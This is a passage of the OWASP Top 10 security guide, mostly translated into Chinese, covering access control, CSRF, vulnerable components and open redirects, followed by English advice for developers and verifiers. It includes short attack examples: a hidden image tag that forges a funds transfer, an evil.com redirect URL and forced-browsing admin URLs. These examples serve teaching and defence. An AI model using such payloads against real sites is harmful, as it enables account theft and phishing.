| Anyone with  network access can  send your  application a  request. Could  anonymous users  access private  functionality or  regular users a  privileged function? | Attacker, who is an  authorized system  user, simply  changes the URL or  a parameter to a  privileged function.  Is access granted?  Anonymous users  could access private  functions that  aren’t protected. | Applications do not always protect  application functions properly.  Sometimes, function level protection is  managed via configuration, and the  system is misconfigured. Sometimes,  developers must include the proper code  checks, and they forget.  Detecting such flaws is easy. The hardest  part is identifying which pages (URLs) or  functions exist to attack. | | Such flaws allow  attackers to access  unauthorized  functionality.  Administrative  functions are key  targets for this type  of attack. | Consider the  business value of  the exposed  functions and the  data they process.  Also consider the  impact to your  reputation if this  vulnerability  became public. |



**功能级访问控制缺失**

**我容易受到此类攻击吗？**

最好的发现一个应用程序是否未能适当的限制功能级访问控制缺失的方法是验证每个应用程序的功能：

1.   UI显示的导航是否显示了未经授权的功能？

2.   服务器端身份验证或授权检查是否缺失？

3.   服务器端的检查是否仅仅依靠攻击者提供的信息？

通过代理，使用一个特权角色来访问你的应用程序，然后使用一个特权较少的角色重新访问。如果服务器的响应是一样的，那么你可能容易受到此类攻击。一些测试代理直接支持这种类型的分析。

你也可以检查访问控制的实现代码。试着用单个特权请求来验证授权模，然后搜索代码，来查看是否有这个模式没有覆盖到的地方。自动化工具不太可能找到这些问题。

**攻击场景示例**

场景 #1: 攻击者通过输入URL让浏览器访问特定的页面。下面的URL都是需要认证的。访问admin\_getappinfo页面需要管理员的权限：

**http://example.com/app/getappInfo**

**http://example.com/app/admin\_getappInfo**

如果一个未经验证的用户可以访问这些页面，这就说明缺陷是存在的。同样，如果一个经过认证，但并不是管理员的用户也可以访问这个页面，仍然说明存在缺陷。这种缺陷可能让攻击者能够得到更多的保护不当的管理页面的地址。

场景 #2: 一个页面有action参数，用来指定被调用的函数。不同的操作需要不同的角色来做。如果这些角色没有被严格定义，同样会导致缺陷产生。

**如何防范此类攻击?**

你的应用程序有一个一致的，易于分析授权的模块，所有的业务功能都要调用这个模块。 通常这种保护是应用程序代码中的一个或多个外部组件提供的

1.   考虑一下授权管理的处理方式。确认你可以很容易的更新和审计，不要硬编码这种处理。

2.   授权机制应该默认阻止所有的访问，每个功能都显式的授权给特定角色。

3.   如果功能在一个工作流中调用，确保访问条件是正确的。

注意：大多数WEB应用程序对于不显示未授权的连接和按钮，但是这种表现层的访问控制并没真正的提供保护。你必须在控制器或业务逻辑中做好检查。

**引用**

**OWASP**

· OWASP Top 10-2007 [on](http://https://www.owasp.org/index.php/Top_10_2007-Failure_to_Restrict_URL_Access) [Failure](http://https://www.owasp.org/index.php/Top_10_2007-Failure_to_Restrict_URL_Access) [to](http://https://www.owasp.org/index.php/Top_10_2007-Failure_to_Restrict_URL_Access) [Restrict](http://https://www.owasp.org/index.php/Top_10_2007-Failure_to_Restrict_URL_Access) [URL](http://https://www.owasp.org/index.php/Top_10_2007-Failure_to_Restrict_URL_Access) [Access](http://https://www.owasp.org/index.php/Top_10_2007-Failure_to_Restrict_URL_Access)

· [ESAPI](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/AccessController.html) [Access](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/AccessController.html) [Control](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/AccessController.html) [API](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/AccessController.html)

· [OWASP](http://https://www.owasp.org/index.php/Guide_to_Authorization) [Development](http://https://www.owasp.org/index.php/Guide_to_Authorization) [Guide:](http://https://www.owasp.org/index.php/Guide_to_Authorization) [Chapter](http://https://www.owasp.org/index.php/Guide_to_Authorization) [on](http://https://www.owasp.org/index.php/Guide_to_Authorization) [Authorization](http://https://www.owasp.org/index.php/Guide_to_Authorization)

· [OWASP](http://https://www.owasp.org/index.php/Testing_for_Path_Traversal) [Testing](http://https://www.owasp.org/index.php/Testing_for_Path_Traversal) [Guide:](http://https://www.owasp.org/index.php/Testing_for_Path_Traversal) [Testing](http://https://www.owasp.org/index.php/Testing_for_Path_Traversal) [for](http://https://www.owasp.org/index.php/Testing_for_Path_Traversal) [Path](http://https://www.owasp.org/index.php/Testing_for_Path_Traversal) [Traversal](http://https://www.owasp.org/index.php/Testing_for_Path_Traversal)

· [OWASP](http://https://www.owasp.org/index.php/Forced_browsing) [Article](http://https://www.owasp.org/index.php/Forced_browsing) [on](http://https://www.owasp.org/index.php/Forced_browsing) [Forced](http://https://www.owasp.org/index.php/Forced_browsing) [Browsing](http://https://www.owasp.org/index.php/Forced_browsing)

For additional access control requirements, see the [ASVS](http://https://www.owasp.org/index.php/ASVS)

[requirements](http://https://www.owasp.org/index.php/ASVS) [area](http://https://www.owasp.org/index.php/ASVS) [for](http://https://www.owasp.org/index.php/ASVS) [Access](http://https://www.owasp.org/index.php/ASVS) [Control](http://https://www.owasp.org/index.php/ASVS) [(V4).](http://https://www.owasp.org/index.php/ASVS)

**外部引用**

· [CWE](http://cwe.mitre.org/data/definitions/285.html) [Entry](http://cwe.mitre.org/data/definitions/285.html) [285](http://cwe.mitre.org/data/definitions/285.html) [on](http://cwe.mitre.org/data/definitions/285.html) [Improper](http://cwe.mitre.org/data/definitions/285.html) [Access](http://cwe.mitre.org/data/definitions/285.html) [Control](http://cwe.mitre.org/data/definitions/285.html) [(Authorization)](http://cwe.mitre.org/data/definitions/285.html)

**A8**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Threat**  **Agents** | **Attack**  **Vectors** | **Security**  **Weakness** | | **Technical**  **Impacts** | **Business**  **Impacts** |
| **Application Specific** | **Exploitability**  **AVERAGE** | **Prevalence**  **COMMON** | **Detectability**  **EASY** | **Impact**  **MODERATE** | **Application /**  **Business Specific** |
| Consider anyone  who can load  content into your  users’ browsers,  and thus force them  to submit a request  to your website.  Any website or  other HTML feed  that your users  access could do this. | Attacker creates  forged HTTP  requests and tricks  a victim into  submitting them via  image tags, XSS, or  numerous other  techniques. If the  user is  authenticated, the  attack succeeds. | [CSRF](http://https://www.owasp.org/index.php/CSRF) takes advantage of the fact that  most web apps allow attackers to predict  all the details of a particular action.  Because browsers send credentials like  session cookies automatically, attackers  can create malicious web pages which  generate forged requests that are  indistinguishable from legitimate ones.  Detection of CSRF flaws is fairly easy via  penetration testing or code analysis. | | Attackers can trick  victims into  performing any  state changing  operation the victim  is authorized to  perform, e.g.,  updating account  details, making  purchases, logout  and even login. | Consider the  business value of  the affected data or  application  functions. Imagine  not being sure if  users intended to  take these actions.  Consider the impact  to your reputation. |



**跨站请求伪造**

**(CSRF)**

**我容易受到此类攻击吗?**

要检查应用程序是否易受此类攻击，看看是否有任何链接或表单缺乏不可预知的CSRF token。没有这样一个令牌，攻击者可以伪造恶意请求。一个替代方法是要求用户证明他们想提交请求。通过重新认证或者其他方法来证明他们是真正的用户（如：验证码）。

关注链接和表单的调用状态变化功能，因为这些是最重要的CSRF攻击目标。你应该检查多级事务，他们并不是天然免疫的。攻击者可以使用简单的各种标签或javascript地伪造一系列请求。注意会话cooke、源ip地址和其他浏览器自动发送的信息，不能作为防御的依据，因为浏览器发送的信息中可能包括伪造请求。

OWASP的 CSRF Tester 工具能够帮助生成测试用例来演示CSRF缺陷的危险性。

**攻击场景示例**

应用程序允许用户提交一个状态变更请求，而这个请求不包括任何加密。例如：

**http://example.com/app/transferFunds?amount=1500**

**&destinationAccount=4673243243**

如此一来，攻击者构造一个能将钱从受害者的账户中转到攻击者账户中的请求。然后将其嵌在一个攻击者可以控制的站点的图片请求或iframe中：

**<img src="http://example.com/app/transferFunds?**

**amount=1500&destinationAccount=attackersAcct#“**

**width="0" height="0" />**

如果受害者访问攻击者的站点，同时他已经在example.com认证过，这些伪造的请求将会自动的使用用户的会话发送，执行攻击者的请求。

**如何防范此类攻击?**

防范CSRFP攻击通常需要在每个HTTP请求中包含一个不可预知的令牌。这类令牌应该满足每个用户会话的令牌是唯一的。

1.   优先的选择是在隐藏字段中包含一个唯一的令牌。尽量将令牌放在HTTP请求的BODY中，而不要让他显示在URL中，这样会容易让令牌暴漏。

2.   T这个唯一令牌也可以包含在URL中或者是URL的一个参数。然而，放在URL中将会满林比较大的风险，URL会被暴露在攻击者面前，从而危及秘密令牌。

OWASP的 CSRF Guard 可以自动包含这种令牌。它支持

Java EE, .NET或者 PHP应用程序. OWASP的 ESAPI 包含一些开发者可以用来防范CSRF攻击的方法。

3.   R用户重新验证或者使用验证码同样可以抵御CSRF攻击。

**引用**

**OWASP**

· [OWASP](http://https://www.owasp.org/index.php/CSRFGuard) [CSRF](http://https://www.owasp.org/index.php/CSRFGuard) [Article](http://https://www.owasp.org/index.php/CSRFGuard)

· [OWASP](http://https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet) [CSRF](http://https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet) [Prevention](http://https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet)

· OWASP CSRFGuard - [CSRF](http://https://www.owasp.org/index.php/CSRFGuard) [Defense](http://https://www.owasp.org/index.php/CSRFGuard) [Tool](http://https://www.owasp.org/index.php/CSRFGuard)

· [ESAPI](http://https://www.owasp.org/index.php/ESAPI) [Project](http://https://www.owasp.org/index.php/ESAPI) [Home](http://https://www.owasp.org/index.php/ESAPI) [Page](http://https://www.owasp.org/index.php/ESAPI)

· [ESAPI](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/HTTPUtilities.html) [HTTPUtilities](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/HTTPUtilities.html) [Class](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/HTTPUtilities.html) [with](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/HTTPUtilities.html) [AntiCSRF](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/HTTPUtilities.html) [Tokens](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/HTTPUtilities.html)

· [OWASP](http://https://www.owasp.org/index.php/Testing_for_CSRF_(OWASP-SM-005)) [Testing](http://https://www.owasp.org/index.php/Testing_for_CSRF_(OWASP-SM-005)) [Guide:](http://https://www.owasp.org/index.php/Testing_for_CSRF_(OWASP-SM-005)) [Chapter](http://https://www.owasp.org/index.php/Testing_for_CSRF_(OWASP-SM-005)) [on](http://https://www.owasp.org/index.php/Testing_for_CSRF_(OWASP-SM-005)) [CSRF](http://https://www.owasp.org/index.php/Testing_for_CSRF_(OWASP-SM-005)) [Testing](http://https://www.owasp.org/index.php/Testing_for_CSRF_(OWASP-SM-005))

· OWASP CSRFTester - [CSRF](http://https://www.owasp.org/index.php/CSRFTester) [Testing](http://https://www.owasp.org/index.php/CSRFTester) [Tool](http://https://www.owasp.org/index.php/CSRFTester)

**外部引用**

· [CWE](http://cwe.mitre.org/data/definitions/352.html) [Entry](http://cwe.mitre.org/data/definitions/352.html) [352](http://cwe.mitre.org/data/definitions/352.html) [on](http://cwe.mitre.org/data/definitions/352.html) [CSRF](http://cwe.mitre.org/data/definitions/352.html)

**A9**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Threat**  **Agents** | **Attack**  **Vectors** | **Security**  **Weakness** | | **Technical**  **Impacts** | **Business**  **Impacts** |
| **Application Specific** | **Exploitability**  **AVERAGE** | **Prevalence**  **WIDESPREAD** | **Detectability**  **DIFFICULT** | **Impact**  **MODERATE** | **Application /**  **Business Specific** |
| Some vulnerable  components (e.g.,  framework libraries)  can be identified  and exploited with  automated tools,  expanding the  threat agent pool  beyond targeted  attackers to include  chaotic actors. | Attacker identifies a  weak component  through scanning or  manual analysis. He  customizes the  exploit as needed  and executes the  attack. It gets more  difficult if the used  component is deep  in the application. | Virtually every application has these  issues because most development teams  don’t focus on ensuring their  components/libraries are up to date. In  many cases,  the developers don’t even  know all the components they are using,  never mind their versions. Component  dependencies make things even worse. | | The full range of  weaknesses is  possible, including  injection, broken  access control, XSS,  etc. The impact  could range from  minimal to  complete host  takeover and data  compromise. | Consider what each  vulnerability might  mean for the  business controlled  by the affected  application. It could  be trivial or it could  mean complete  compromise. |



**使用已知的易受攻击组件**

**我容易受到此类攻击吗？**

在理论上，如果你正在使用包含漏洞的组件或库，攻击者找出漏洞应该很容易。不幸的是，商业或开源软件的漏洞报告并不以标准或可搜索的方式指定哪些版本是容易受攻击的。进一步讲，并非所有的库都是用版本编号系统。最糟糕的是，并非所有的漏洞都报告给一个容易搜索漏洞的控制中心。不过[CVE](http://cve.mitre.org/)和NVD的出现也让搜索漏洞变得简单了。

确认你是否容易受到攻击，你需要搜索这些数据库、及时了解项目邮件列表和可能是漏洞的公告。如果你的组件中的一个有漏洞，你应该仔细评估你是否容易被攻击，检查代码使用的部分组件的漏洞和缺陷是否会给你带来问题。

**攻击场景示例**

组件缺陷能够导致几乎可以想象到的所有类型的风险。从简单的模块到复杂的针对特定的组织的恶意软件都有可能包含缺陷。组件在运行中，大部分都有完整的特权。所以任何组件的缺陷都可能导致严重后果。下面两个脆弱的组件在2011年被下载了22000000次。

·   [Apache](http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-3451) [CXF](http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-3451) [Authentication](http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-3451) [Bypass](http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-3451) – 因为未能提供一个唯一的令牌，攻击者能够使用完全权限调用任何WEB服务（Apache CXF是一个服务框架，不要和Apache应用服务器搞混）

·   [Spring](http://www.infosecurity-magazine.com/view/30282/remote-code-vulnerability-in-spring-framework-for-java/) [Remote](http://www.infosecurity-magazine.com/view/30282/remote-code-vulnerability-in-spring-framework-for-java/) [Code](http://www.infosecurity-magazine.com/view/30282/remote-code-vulnerability-in-spring-framework-for-java/) [Execution](http://www.infosecurity-magazine.com/view/30282/remote-code-vulnerability-in-spring-framework-for-java/) – 在Spring框架中，滥用的表达式语言实现让攻击者可以执行任意代码，直接攻陷服务器。

每个使用这些脆弱的类库的应用程序都容易受到攻击。无论这些组件可以直接被应用程序用户访问，还是在更地层中，只是在应用程序底层，可能比较难以利用。

**如何防范此类攻击?**

一种选择是不使用不是你开发的组件。但是这不很现实。

大多数组件项目不再为旧版本提供补丁。相反，在下一个版本中解决问题很简单。所以升级这些新版本是至关重要的。软件项目应该有个流程做到如下：

1)     识别你使用的所有的组件和版本，包括所有的引来（如[版本插件](http://mojo.codehaus.org/versions-maven-plugin/)）。

2)     通过公共数据库、项目邮件列表和安全邮件列表，监控这些组件的安全性，保证组件更新。

3)     建立组件安全管理政策。如需要特定的软件开发实践，经过安全测试和可接受的许可证。

4)     在适当的地方，在组件上添加安全封装。来禁用未使用的功能、可能的有安全威胁的方面。

**引用**

**OWASP**

· [Good](http://https://www.owasp.org/index.php/OWASP_Good_Component_Practices_Project) [Component](http://https://www.owasp.org/index.php/OWASP_Good_Component_Practices_Project) [Practices](http://https://www.owasp.org/index.php/OWASP_Good_Component_Practices_Project) [Project](http://https://www.owasp.org/index.php/OWASP_Good_Component_Practices_Project)

**外部引用**

· [The](http://https://www.aspectsecurity.com/uploads/downloads/2012/03/Aspect-Security-The-Unfortunate-Reality-of-Insecure-Libraries.pdf) [Unfortunate](http://https://www.aspectsecurity.com/uploads/downloads/2012/03/Aspect-Security-The-Unfortunate-Reality-of-Insecure-Libraries.pdf) [Reality](http://https://www.aspectsecurity.com/uploads/downloads/2012/03/Aspect-Security-The-Unfortunate-Reality-of-Insecure-Libraries.pdf) [of](http://https://www.aspectsecurity.com/uploads/downloads/2012/03/Aspect-Security-The-Unfortunate-Reality-of-Insecure-Libraries.pdf) [Insecure](http://https://www.aspectsecurity.com/uploads/downloads/2012/03/Aspect-Security-The-Unfortunate-Reality-of-Insecure-Libraries.pdf) [Libraries](http://https://www.aspectsecurity.com/uploads/downloads/2012/03/Aspect-Security-The-Unfortunate-Reality-of-Insecure-Libraries.pdf)

· [Open](http://en.wikipedia.org/wiki/Open_source_software_security) [Source](http://en.wikipedia.org/wiki/Open_source_software_security) [Software](http://en.wikipedia.org/wiki/Open_source_software_security) [Security](http://en.wikipedia.org/wiki/Open_source_software_security)

· [Addressing](http://www.sonatype.com/content/download/1025/10060/file/sonatype_executive_security_brief_final.pdf) [Security](http://www.sonatype.com/content/download/1025/10060/file/sonatype_executive_security_brief_final.pdf) [Concerns](http://www.sonatype.com/content/download/1025/10060/file/sonatype_executive_security_brief_final.pdf) [in](http://www.sonatype.com/content/download/1025/10060/file/sonatype_executive_security_brief_final.pdf) [Open](http://www.sonatype.com/content/download/1025/10060/file/sonatype_executive_security_brief_final.pdf) [Source](http://www.sonatype.com/content/download/1025/10060/file/sonatype_executive_security_brief_final.pdf) [Components](http://www.sonatype.com/content/download/1025/10060/file/sonatype_executive_security_brief_final.pdf)

· [MITRE](http://cve.mitre.org/) [Common](http://cve.mitre.org/) [Vulnerabilities](http://cve.mitre.org/) [and](http://cve.mitre.org/) [Exposures](http://cve.mitre.org/)

· [Example](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [Mass](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [Assignment](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [Vulnerability](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [that](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [was](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [fixed](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [in](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277)

[ActiveRecord,](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [a](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [Ruby](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [on](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [Rails](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [GEM](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277)

**A10**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Threat**  **Agents** | **Attack**  **Vectors** | **Security**  **Weakness** | | **Technical**  **Impacts** | **Business**  **Impacts** |
| **Application Specific** | **Exploitability**  **AVERAGE** | **Prevalence**  **UNCOMMON** | **Detectability**  **EASY** | **Impact**  **MODERATE** | **Application /**  **Business Specific** |
| Consider anyone  who can trick your  users into  submitting a  request to your  website. Any  website or other  HTML feed that  your users use  could do this. | Attacker links to  unvalidated redirect  and tricks victims  into clicking it.  Victims are more  likely to click on it,  since the link is to a  valid site. Attacker  targets unsafe  forward to bypass  security checks. | Applications frequently redirect users to  other pages, or use internal forwards in a  similar manner. Sometimes the target  page is specified in an unvalidated  parameter, allowing attackers to choose  the destination page.  Detecting unchecked redirects is easy.  Look for redirects where you can set the  full URL. Unchecked forwards are harder,  because they target internal pages. | | Such redirects may  attempt to install  malware or trick  victims into  disclosing  passwords or other  sensitive  information. Unsafe  forwards may allow  access control  bypass. | Consider the  business value of  retaining your  users’ trust.  What if they get  owned by malware?  What if attackers  can access internal  only functions? |



**未经验证的重定向和转发**

**我容易收到此类攻击吗？**

发现一个也难怪用程序是否有未经验证的重定向和转发漏洞的最好方法是：

1.   审查所有使用重定向和转发的代码（在.NET中成为transfer）。对于每次跳转，都要验证一下目标URL是否包含在一个参数里。如果是这样，而且恰好目标URL并未经过白名单验证，你就存在这种漏洞。

2.   同样，用爬虫来扫描这些页面，看看他们是否有重定向（HTTP响应代码为300~307，通常是302）。像前面那样检查页面提供的类似于URL的参数，修改这些参数指向新URl，如果系统会跳转到新的目标URL，说明存在此漏洞。

3.   如果代码不可用，检查所有的参数，看看那些看起来好像是跳转或重定向URL的参数。然后做如上的测试。

**攻击场景示例**

场景 #1:如果应用程序有个叫redirect.jsp的页面。而且这个页面有个参数命名为url。攻击者将恶意URL放在这个参数上，用户就会被重定向到这个恶意网站，进而被网络钓鱼或安装恶意软件。

**http://www.example.com/redirect.jsp?url=evil.com**

场景 #2: 应用程序使用转发来讲请求路由到网站的不同部分。为此，一些页面使用参数来标示当事务成功时，用户会被带到什么地方。在这种情况下，攻击者可以构造一个精巧的URL来越过应用内个程序的访问控制检查，让攻击者能够使用未被授权的管理功能。

**http://www.example.com/boring.jsp?fwd=admin.jsp**

**如何防范此类攻击?**

安全使用重定向和转发功能有如下多种方式：

1.   避免使用重定向和转发。

2.   如果使用了，在计算目的地时，不要使用用户的参数。

3.   I如果不能避免使用目的地参数，请确保提供的值是有效的、已经对用户授权的。这种目标参数尽量使用映射值，而不是实际的URL或者URL的一部分。让服务器将映射转换成相应的目标代URL。

应用程序可以使用ESAPI来重写 [sendRedirect()](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/filters/SecurityWrapperResponse.html)方法，确保所有的重定向目标是安全的。避免这种缺陷是十分重要的，因为攻击者可能使用这种用户信任的网址来钓鱼。

**引用**

**OWASP**

· [OWASP](http://https://www.owasp.org/index.php/Open_redirect) [Article](http://https://www.owasp.org/index.php/Open_redirect) [on](http://https://www.owasp.org/index.php/Open_redirect) [Open](http://https://www.owasp.org/index.php/Open_redirect) [Redirects](http://https://www.owasp.org/index.php/Open_redirect)

· [ESAPI](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/filters/SecurityWrapperResponse.html) [SecurityWrapperResponse](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/filters/SecurityWrapperResponse.html) [sendRedirect()](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/filters/SecurityWrapperResponse.html) [method](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/filters/SecurityWrapperResponse.html)

**外部引用**

· [CWE](http://cwe.mitre.org/data/definitions/601.html) [Entry](http://cwe.mitre.org/data/definitions/601.html) [601](http://cwe.mitre.org/data/definitions/601.html) [on](http://cwe.mitre.org/data/definitions/601.html) [Open](http://cwe.mitre.org/data/definitions/601.html) [Redirects](http://cwe.mitre.org/data/definitions/601.html)


· [WASC](http://projects.webappsec.org/URL-Redirector-Abuse) [Article](http://projects.webappsec.org/URL-Redirector-Abuse) [on](http://projects.webappsec.org/URL-Redirector-Abuse) [URL](http://projects.webappsec.org/URL-Redirector-Abuse) [Redirector](http://projects.webappsec.org/URL-Redirector-Abuse) [Abuse](http://projects.webappsec.org/URL-Redirector-Abuse)

· [Google](http://googlewebmastercentral.blogspot.com/2009/01/open-redirect-urls-is-your-site-being.html) [blog](http://googlewebmastercentral.blogspot.com/2009/01/open-redirect-urls-is-your-site-being.html) [article](http://googlewebmastercentral.blogspot.com/2009/01/open-redirect-urls-is-your-site-being.html) [on](http://googlewebmastercentral.blogspot.com/2009/01/open-redirect-urls-is-your-site-being.html) [the](http://googlewebmastercentral.blogspot.com/2009/01/open-redirect-urls-is-your-site-being.html) [dangers](http://googlewebmastercentral.blogspot.com/2009/01/open-redirect-urls-is-your-site-being.html) [of](http://googlewebmastercentral.blogspot.com/2009/01/open-redirect-urls-is-your-site-being.html) [open](http://googlewebmastercentral.blogspot.com/2009/01/open-redirect-urls-is-your-site-being.html) [redirects](http://googlewebmastercentral.blogspot.com/2009/01/open-redirect-urls-is-your-site-being.html)

· OWASP [Top](http://www.troyhunt.com/2011/12/owasp-top-10-for-net-developers-part-10.html) [10](http://www.troyhunt.com/2011/12/owasp-top-10-for-net-developers-part-10.html) [for](http://www.troyhunt.com/2011/12/owasp-top-10-for-net-developers-part-10.html) [.NET](http://www.troyhunt.com/2011/12/owasp-top-10-for-net-developers-part-10.html) [article](http://www.troyhunt.com/2011/12/owasp-top-10-for-net-developers-part-10.html) [on](http://www.troyhunt.com/2011/12/owasp-top-10-for-net-developers-part-10.html) [Unvalidated](http://www.troyhunt.com/2011/12/owasp-top-10-for-net-developers-part-10.html) [Redirects](http://www.troyhunt.com/2011/12/owasp-top-10-for-net-developers-part-10.html) [and](http://www.troyhunt.com/2011/12/owasp-top-10-for-net-developers-part-10.html)

[Forwards](http://www.troyhunt.com/2011/12/owasp-top-10-for-net-developers-part-10.html)

**+D**



**What’s Next for Developers**

**Establish & Use Repeatable Security Processes and Standard Security Controls**

Whether you are new to web application security or are already very familiar with these risks, the task of producing a secure web

application or fixing an existing one can be difficult. If you have to manage a large application portfolio, this can be daunting.

To help organizations and developers reduce their application security risks in a cost effective manner, OWASP has produced

numerous free and open resources that you can use to address application security in your organization. The following are some

of the many resources OWASP has produced to help organizations produce secure web applications. On the next page, we

present additional OWASP resources that can assist organizations in verifying the security of their applications.

**Application**

**Security**

**Requirements**

**Application**

**Security**

**Architecture**

**Standard**

**Security**

**Controls**

**Secure**

**Development**

**Lifecycle**

**Application**

**Security**

**Education**

To produce a secure web application, you must define what secure means for that application.

OWASP recommends you use the OWASP Application Security Verification Standard (ASVS), as a

guide for setting the security requirements for your application(s). If you’re outsourcing, consider

the [OWASP](http://https://www.owasp.org/index.php/OWASP_Secure_Software_Contract_Annex) [Secure](http://https://www.owasp.org/index.php/OWASP_Secure_Software_Contract_Annex) [Software](http://https://www.owasp.org/index.php/OWASP_Secure_Software_Contract_Annex) [Contract](http://https://www.owasp.org/index.php/OWASP_Secure_Software_Contract_Annex) [Annex.](http://https://www.owasp.org/index.php/OWASP_Secure_Software_Contract_Annex)

Rather than retrofitting security into your applications, it is far more cost effective to design the

security in from the start. OWASP recommends the OWASP Developer’s Guide, and the [OWASP](http://https://www.owasp.org/index.php/Cheat_Sheets)

[Prevention Cheat Sheets](http://https://www.owasp.org/index.php/Cheat_Sheets) as good starting points for guidance on how to design security in from

the beginning.

Building strong and usable security controls is exceptionally difficult. A set of standard security

controls radically simplifies the development of secure applications. OWASP recommends the

[OWASP](http://https://www.owasp.org/index.php/ESAPI) [Enterprise](http://https://www.owasp.org/index.php/ESAPI) [Security](http://https://www.owasp.org/index.php/ESAPI) [API](http://https://www.owasp.org/index.php/ESAPI) [(ESAPI)](http://https://www.owasp.org/index.php/ESAPI) [project](http://https://www.owasp.org/index.php/ESAPI) as a model for the security APIs needed to produce

secure web applications. ESAPI provides reference implementations in Java, .NET, PHP, [Classic](http://https://www.owasp.org/index.php/ESAPI)

[ASP,](http://https://www.owasp.org/index.php/ESAPI) Python, and [Cold Fusion.](http://https://www.owasp.org/index.php/ESAPI)

To improve the process your organization follows when building such applications, OWASP

recommends the OWASP Software Assurance Maturity Model (SAMM). This model helps

organizations formulate and implement a strategy for software security that is tailored to the

specific risks facing their organization.

The OWASP Education Project provides training materials to help educate developers on web

application security and has compiled a large list of OWASP Educational Presentations. For hands-

on learning about vulnerabilities, try OWASP WebGoat, WebGoat.NET, or the [OWASP Broken Web](http://https://www.owasp.org/index.php/OWASP_Broken_Web_Applications_Project)

[Applications Project.](http://https://www.owasp.org/index.php/OWASP_Broken_Web_Applications_Project) To stay current, come to an OWASP AppSec Conference, OWASP Conference


Training, or local [OWASP](http://https://www.owasp.org/index.php/Category:OWASP_Chapter) [Chapter](http://https://www.owasp.org/index.php/Category:OWASP_Chapter) [meetings.](http://https://www.owasp.org/index.php/Category:OWASP_Chapter)

There are numerous additional OWASP resources available for your use. Please visit the OWASP Projects page, which lists all of

the OWASP projects, organized by the release quality of the projects in question (Release Quality, Beta, or Alpha). Most OWASP

resources are available on our wiki, and many OWASP documents can be ordered in [hardcopy or as eBooks.](http://stores.lulu.com/owasp)

**+V**



**What’s Next for Verifiers**

**Get Organized**

To verify the security of a web application you have developed, or one you are considering purchasing, OWASP recommends that

you review the application’s code (if available), and test the application as well. OWASP recommends a combination of secure

code review and application penetration testing whenever possible, as that allows you to leverage the strengths of both

techniques, and the two approaches complement each other. Tools for assisting the verification process can improve the

efficiency and effectiveness of an expert analyst. OWASP’s assessment tools are focused on helping an expert become more

effective, rather than trying to automate the analysis process itself.

Standardizing How You Verify Web Application Security: To help organizations develop consistency and a defined level of rigor

when assessing the security of web applications, OWASP has produced the OWASP [Application](http://https://www.owasp.org/index.php/ASVS) [Security](http://https://www.owasp.org/index.php/ASVS) [Verification](http://https://www.owasp.org/index.php/ASVS) [Standard](http://https://www.owasp.org/index.php/ASVS)

[(ASVS).](http://https://www.owasp.org/index.php/ASVS) This document defines a minimum verification standard for performing web application security assessments. OWASP

recommends that you use the ASVS as guidance for not only what to look for when verifying the security of a web application,

but also which techniques are most appropriate to use, and to help you define and select a level of rigor when verifying the

security of a web application. OWASP also recommends you use the ASVS to help define and select any web application

assessment services you might procure from a third party provider.

Assessment Tools Suite: The OWASP Live CD Project has pulled together some of the best open source security tools into a single

bootable environment or virtual machine (VM). Web developers, testers, and security professionals can boot from this Live CD,

or run the VM, and immediately have access to a full security testing suite. No installation or configuration is required to use the

tools provided on this CD.

**Code Review**

Secure code review is particularly suited to verifying that an

application contains strong security mechanisms as well as

finding issues that are hard to identify by examining the

application’s output. Testing is particularly suited to proving

